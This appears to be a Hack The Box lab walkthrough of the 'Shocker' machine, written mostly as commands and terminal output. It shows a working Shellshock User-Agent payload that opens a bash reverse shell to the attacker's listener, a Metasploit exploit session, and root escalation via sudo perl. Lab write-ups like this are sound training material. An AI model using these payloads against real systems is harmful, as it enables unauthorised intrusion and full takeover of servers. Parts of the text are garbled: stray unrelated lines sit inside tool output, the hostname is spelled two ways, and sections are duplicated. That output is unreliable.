


C H A C K A 0 1 0 1 0 1
 _ _ _ _ _
 _ _ _ _ _

```
[...] Developer:      Alonso Garcia      [...]
[...] Version:       1.0.                [...]
[...] Codename:      HACKLAB HTB - Shoker  [...]
[...] Report to:     chacka0101 @ gmail.com [...]
[...] Homepage:      https://github.com/chacka0101/HACKLABS [...]
[...] Publication Date: 23/MAY/2020      [...]
```

HACKLAB Hack The Box - Shoker



Hostname: Shoker
 IP: 10.10.10.56
 Operating System: Linux

Walkthrough

Port and service scanning:

```
root@kali:~# nmap -sVe -p 1-65535 10.10.10.56
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-23 19:25 EDT
Nmap scan report for 10.10.10.56
Host is up (0.21s latency).
Not shown: 65531 closed ports
PORT      STATE      SERVICE VERSION
80/tcp    open      http      Apache httpd 2.4.18 ((Ubuntu))
2222/tcp  open      dirb/ssh  OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
41161/tcp filtered  unknown  or directory
48848/tcp filtered  unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 1871.86 seconds
root@kali:~#
```

Banner grabbing:

```
root@kali:~# ssh 10.10.10.56
ssh: connect to host 10.10.10.56 port 22: Connection refused
root@kali:~# ssh 10.10.10.56 2222
ssh: connect to host 10.10.10.56 port 22: Connection refused
```

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

Knowing port 80 is open on the victim's network we preferred to explore his IP in the browser and the following image as shown below:

http://10.10.10.56:80



Use the dirb to enumerate the directories and found some important directories:

root@kali:~# dirb http://10.10.10.56/ /usr/share/wordlists/dirb/common.txt

```
root@kali:~# dirb http://10.10.10.56/ /usr/share/wordlists/dirb/common.txt
tes fr https://volatility.org/10/10/56/bug
t-----If you agree to our TOS and consent to Volatility using
cookies.
DIRB v2.22
By The Dark Raver
t-----root@kali:~# dirb http://10.10.10.56/
tes fr /usr/share/wordlists/dirb/common.txt
START TIME: Sat May 23 20:02:35 2020
URL BASE: http://10.10.10.56/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
tes fr
t-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.56/ ----
+ http://10.10.10.56/cgi-bin/ (CODE:403|SIZE:294)
+ http://10.10.10.56/index.html (CODE:200|SIZE:137)
+ http://10.10.10.56/server-status (CODE:403|SIZE:299)

-----
END TIME: Sat May 23 20:15:34 2020
DOWNLOADED: 4612 - FOUND: 3
```

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

As /cgi-bin / is a restricted directory, let's look for a .sh file:

root@kali:~# dirb <http://10.10.10.56/cgi-bin/> -X .sh

```
bash: 10.10.10.56: Command not found
root@kali:~# dirb http://10.10.10.56/ /usr/share/wordlists/dirb/common.txt

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sat May 23 20:02:35 2020
URL_BASE: http://10.10.10.56/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
-----


GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.56/ ----
+ http://10.10.10.56/cgi-bin/ (CODE:403|SIZE:294)
+ http://10.10.10.56/index.html (CODE:200|SIZE:137)
+ http://10.10.10.56/server-status (CODE:403|SIZE:299)
IP-1 syn-ack ttl 63
-----

END TIME: Sat May 23 20:15:34 2020
DOWNLOADED: 4612 - FOUND: 3
```

Downloaded the user.sh by opening the URL:

<http://10.10.10.56/cgi-bin/user.sh>



```
root@kali:~/Downloads# cat user.sh
Content-Type: text/plain

Just an uptime test script

21:57:33 up 4:32, 0 users, load average: 0.00, 0.00, 0.00

root@kali:~/Downloads#
```

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

There was an user.sh file detected. Let's see what this file is doing.

root@kali:~# curl -vvv http://10.10.10.56/cgi-bin/user.sh

```
root@kali:~# curl -vvv http://10.10.10.56/cgi-bin/user.sh
* Trying 10.10.10.56...
* TCP_NODELAY set
* Connected to 10.10.10.56 (10.10.10.56) port 80 (#0)
> GET /cgi-bin/user.sh HTTP/1.1
> Host: 10.10.10.56
> User-Agent: curl/7.60.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sun, 24 May 2020 03:59:07 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Transfer-Encoding: chunked
< Content-Type: text/x-sh
<
Content-Type: text/plain

Just an uptime test script

23:59:07 up 6:33, 0 users, load average: 0.00, 0.00, 0.00

* Connection #0 to host 10.10.10.56 left intact
root@kali:~#
```

Vulnerability Scanning:

kali@kali:~\$ msfconsole

msf > search mod_cgi

3Kom SuperHack II Logon

User Name: [security]

Password: []

[OK]

<https://metasploit.com>

```

= [ metasploit v4.17.3 dev ]
+ -- ==[ 1796 exploits - 1019 auxiliary - 310 post ]
+ -- ==[ 538 payloads - 41 encoders - 10 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search mod_cgi
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Name                               Disclosure Date  Rank   Description
----                               -
auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24      normal Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
exploit/multi/http/apache_mod_cgi_bash_env_exec 2014-09-24      excellent Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)

```

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

The target was vulnerable to shellshock.

```
msf auxiliary(scanner/http/apache_mod_cgi_bash_env) > show options

Module options (auxiliary/scanner/http/apache_mod_cgi_bash_env):

  Name      Current Setting  Required  Description
  ----      -
  CMD        /usr/bin/id       yes       Command to run (absolute paths required)
  CVE        CVE-2014-6271     yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
  HEADER     User-Agent         yes       HTTP header to use
  METHOD      GET               yes       HTTP method to use
  Proxies    A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.10.10.56       yes       The target address range or CIDR identifier
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /cgi-bin/user.sh  yes       Path to CGI script
  THREADS    1               yes       The number of concurrent threads
  VHOST      HTTP server virtual host

msf auxiliary(scanner/http/apache_mod_cgi_bash_env) > run

[*] uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/apache_mod_cgi_bash_env) >
```

Exploitation method 1:

Terminal 1 - Netcat listening:

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
```

Terminal 2 - The guess at this time was to try "shellshock" on this server. Below is a successful attempt:

```
root@kali:~# curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.14.15/1234 0>&1' http://10.10.10.56/cgi-bin/user.sh
```

```
root@kali:~# sudo curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.14.15/1234 0>&1' http://10.10.10.56/cgi-bin/user.sh
```

Terminal 1 - Netcat listening:

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.56] 41498
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$
```

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

Search flags:

shelly@Shocker:/usr/lib/cgi-bin\$ **find / -iname *.txt**

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.56] 41500
hash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ find / -iname *.txt
find / -iname *.txt
find: '/var/cache/apt/archives/partial': Permission denied
find: '/var/cache/ldconfig': Permission denied
find: '/var/spool/cron/atpool': Permission denied
find: '/var/spool/cron/atjobs': Permission denied
find: '/var/spool/cron/crontabs': Permission denied
find: '/var/spool/rsyslog': Permission denied
find: '/var/lib/polkit-1': Permission denied
find: '/var/lib/apt/lists/partial': Permission denied
find: '/var/lib/snapd/cookie': Permission denied
find: '/var/tmp/systemd-private-b8eed5680f484fc694034cc03cc8a46f-systemd-timesyncd.service-nmXPst': Permission denied
find: '/run/lxcfs': Permission denied
find: '/run/sudo': Permission denied
find: '/run/lvm': Permission denied
find: '/run/systemd/inaccessible': Permission denied
find: '/run/lock/lvm': Permission denied
/home/shelly/user.txt
find: '/sys/fs/fuse/connections/40': Permission denied
find: '/sys/kernel/debug': Permission denied
/usr/src/linux-headers-4.4.0-96-generic/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-31-generic/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-96-generic/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-96/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-96/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
/usr/lib/python3.5/lib2to3/Grammar.txt
/usr/lib/python3.5/lib2to3/PatternGrammar.txt
/usr/lib/python3.5/idlelib/help.txt
/usr/lib/python3.5/idlelib/NEWS.txt
/usr/lib/python3.5/idlelib/CREDITS.txt
/usr/lib/python3.5/idlelib/TOD0.txt
/usr/lib/python3.5/idlelib/HISTORY.txt
/usr/lib/python3.5/idlelib/extend.txt
/usr/lib/python3.5/idlelib/README.txt
/usr/lib/python3.5/LICENSE.txt
/usr/lib/python3/dist-packages/chardet-2.3.0.egg-info/top_level.txt
```

```
find: '/proc/1637/fd': Permission denied
find: '/proc/1637/map files': Permission denied
find: '/proc/1637/fdinfo': Permission denied
find: '/proc/1637/ns': Permission denied
find: '/etc/ssl/private': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
find: '/etc/lvm/backup': Permission denied
find: '/etc/lvm/archive': Permission denied
shelly@Shocker:/usr/lib/cgi-bin$ cat /home/shelly/user.txt
cat /home/shelly/user.txt
shelly@Shocker:/usr/lib/cgi-bin$
```

Privilege Escalation method 1:

Enumeration reveals that the user can run any command with Perl binary as root.

```
shelly@Shocker:/usr/lib/cgi-bin$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
(root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/usr/lib/cgi-bin$
```

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

We'll now use that to escalate the shell:

shelly@Shocker:/usr/lib/cgi-bin\$ **sudo perl -e 'exec "/bin/sh"'**

```
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec "/bin/sh"'
sudo perl -e 'exec "/bin/sh"'
id
uid=0(root) gid=0(root) groups=0(root)
```

Search root flag:

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.56] 41502
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec' "/bin/sh"
sudo perl -e 'exec' "/bin/sh"
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec "/bin/sh"'
sudo perl -e 'exec "/bin/sh"'
id
uid=0(root) gid=0(root) groups=0(root)
find / -iname *.txt
/home/shelly/user.txt
/usr/src/linux-headers-4.4.0-96-generic/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-31-generic/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-96-generic/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-96/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-96/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
/usr/lib/python3.5/lib2to3/Grammar.txt
```

```
/usr/share/doc/git/RelNotes/1.7.1.4.txt
/usr/share/doc/git/RelNotes/2.1.3.txt
/usr/share/doc/git/RelNotes/1.5.6.6.txt
/usr/share/doc/git/RelNotes/1.6.2.4.txt
/usr/share/doc/git/contrib/svn-fe/svn-fe.txt
/usr/share/doc/git/contrib/subtree/git-subtree.txt
/usr/share/doc/git/contrib/contacts/git-contacts.txt
/usr/share/doc/git/contrib/examples/git-svnimport.txt
/usr/share/doc/git/contrib/hg-to-git/hg-to-git.txt
/usr/share/doc/git/contrib/convert-objects/git-convert-objects.txt
/usr/share/doc/git/contrib/gitview/gitview.txt
/usr/share/doc/lvm2/udev_assembly.txt
/usr/share/doc/lvm2/lvmpolld_overview.txt
/usr/share/doc/lvm2/testing.txt
/usr/share/doc/lvm2/pvmove_outline.txt
/usr/share/doc/busybox-static/syslog.conf.txt
/usr/share/doc/gawk/examples/network/stoxdata.txt
/usr/share/doc/libdb5.3/build_signature_amd64.txt
/usr/share/doc/gnupg/Upgrading_From_PGP.txt
/usr/share/doc/mount/mount.txt
/usr/share/command-not-found/priority.txt
/boot/grub/grubblacklist.txt
/root/root.txt
/lib/firmware/ath10k/QCA988X/hw2.0/notice_ath10k_firmware-4.txt
/lib/firmware/ath10k/QCA988X/hw2.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA9887/hw1.0/notice_ath10k_firmware-5.txt
```

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.56] 41504
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec "/bin/sh"'
sudo perl -e 'exec "/bin/sh"'
cat /root/root.txt
HACKED BY CHACKA0101
```

01000011 01001000 01000001 01000011 01001011 01000001 00110000 00110001 00110000 00110001

Exploitation method 2:

This module targets CGI scripts in the Apache web server by setting the HTTP_USER_AGENT environment variable to a malicious function definition.

```
msf > search mod cgi
[!] Module database cache not built yet, using slow search

Matching Modules
=====
  Name                                     Disclosure Date  Rank      Description
  ----
  auxiliary/scanner/http/apache_mod_cgi_bash_env  2014-09-24      normal    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
  exploit/multi/http/apache_mod_cgi_bash_env_exec 2014-09-24      excellent Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
```

```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.15:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (861480 bytes) to 10.10.10.56
[*] Meterpreter session 1 opened (10.10.14.15:4444 -> 10.10.10.56:54076) at 2020-05-23 23:42:39 -0400

meterpreter >
```

User flag:

```
meterpreter > ls -la
Listing: /usr/lib/cgi-bin
=====
Mode                Size      Type    Last modified                Name
----
100755/rwxr-xr-x    113      fil     2017-09-22 15:29:26 -0400    user.sh

meterpreter > cd /home
meterpreter > ls
Listing: /home
=====
Mode                Size      Type    Last modified                Name
----
40755/rwxr-xr-x    4096     dir     2017-09-22 15:49:12 -0400    shelly

meterpreter > cd shelly
meterpreter > ls -la
Listing: /home/shelly
=====
Mode                Size      Type    Last modified                Name
----
100600/rw-----      0      fil     2017-09-25 08:29:38 -0400    .bash_history
100644/rw-r--r--     220     fil     2017-09-22 12:33:54 -0400    .bash_logout
100644/rw-r--r--    3771     fil     2017-09-22 12:33:54 -0400    .bashrc
40700/rwx-----    4096     dir     2017-09-22 12:35:28 -0400    .cache
40775/rwxrwxr-x     4096     dir     2017-09-22 15:49:12 -0400    .nano
100644/rw-r--r--     655     fil     2017-09-22 12:33:54 -0400    .profile
100644/rw-r--r--      66      fil     2017-09-22 15:43:04 -0400    .selected_editor
100644/rw-r--r--      6      fil     2017-09-22 12:35:31 -0400    .sudo_as_admin_successful
100444/r--r--r--      33      fil     2017-09-22 15:37:05 -0400    user.txt

meterpreter > cat user.txt
[REDACTED]
```


Privilege Escalation method 1:

Enumeration reveals that the user can run any command with Perl binary as root.

```
shelly@Shocker:/usr/lib/cgi-bin$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/usr/lib/cgi-bin$
```

We'll now use that to escalate the shell:

```
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec "/bin/sh"'
```

```
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec "/bin/sh"'
sudo perl -e 'exec "/bin/sh"'
id
uid=0(root) gid=0(root) groups=0(root)
```

Search root flag:

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.56] 41502
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec' "/bin/sh"
sudo perl -e 'exec' "/bin/sh"
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec' "/bin/sh"
sudo perl -e 'exec' "/bin/sh"
id
uid=0(root) gid=0(root) groups=0(root)
find / -iname *.txt
/home/shelly/user.txt
/usr/src/linux-headers-4.4.0-96-generic/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-31-generic/scripts/spelling.txt
/usr/src/linux-headers-4.4.0-96/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-96/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-kfr2r09/mach/partner-jet-setup.txt
/usr/src/linux-headers-4.4.0-31/arch/sh/include/mach-ecovec24/mach/partner-jet-setup.txt
/usr/lib/python3.5/lib2to3/Grammar.txt
```

```
/usr/share/doc/git/RelNotes/1.7.1.4.txt
/usr/share/doc/git/RelNotes/2.1.3.txt
/usr/share/doc/git/RelNotes/1.5.6.6.txt
/usr/share/doc/git/RelNotes/1.6.2.4.txt
/usr/share/doc/git/contrib/svn-fe/svn-fe.txt
/usr/share/doc/git/contrib/subtree/git-subtree.txt
/usr/share/doc/git/contrib/contacts/git-contacts.txt
/usr/share/doc/git/contrib/examples/git-svnimport.txt
/usr/share/doc/git/contrib/hg-to-git/hg-to-git.txt
/usr/share/doc/git/contrib/convert-objects/git-convert-objects.txt
/usr/share/doc/git/contrib/gitview/gitview.txt
/usr/share/doc/lvm2/udev_assembly.txt
/usr/share/doc/lvm2/lvmpolld_overview.txt
/usr/share/doc/lvm2/testing.txt
/usr/share/doc/lvm2/pvmove_outline.txt
/usr/share/doc/busybox-static/syslog.conf.txt
/usr/share/doc/gawk/examples/network/stoxdata.txt
/usr/share/doc/libdb5.3/build_signature_ amd64.txt
/usr/share/doc/gnupg/Upgrading_From_PGP.txt
/usr/share/doc/mount/mount.txt
/usr/share/command-not-found/priority.txt
/boot/grub/gfxblacklist.txt
/root/root.txt
/lib/firmware/ath10k/QCA988X/hw2.0/notice_ath10k_firmware-4.txt
/lib/firmware/ath10k/QCA988X/hw2.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA9887/hw1.0/notice_ath10k_firmware-5.txt
```

```

root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.56] 41504
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec "/bin/sh"'
sudo perl -e 'exec "/bin/sh"'
cat /root/root.txt
████████████████████████████████████████████████████████████████████████████████
HACKED BY CHACKA0101

```

Agradecimientos a:

Hack The Box - <https://www.hackthebox.eu>
 Rapid7 - <https://www.metasploit.com/>
 The Dark Raver - <https://tools.kali.org/web-applications/dirb>
 Offensive Security - <https://www.kali.org/>

-END-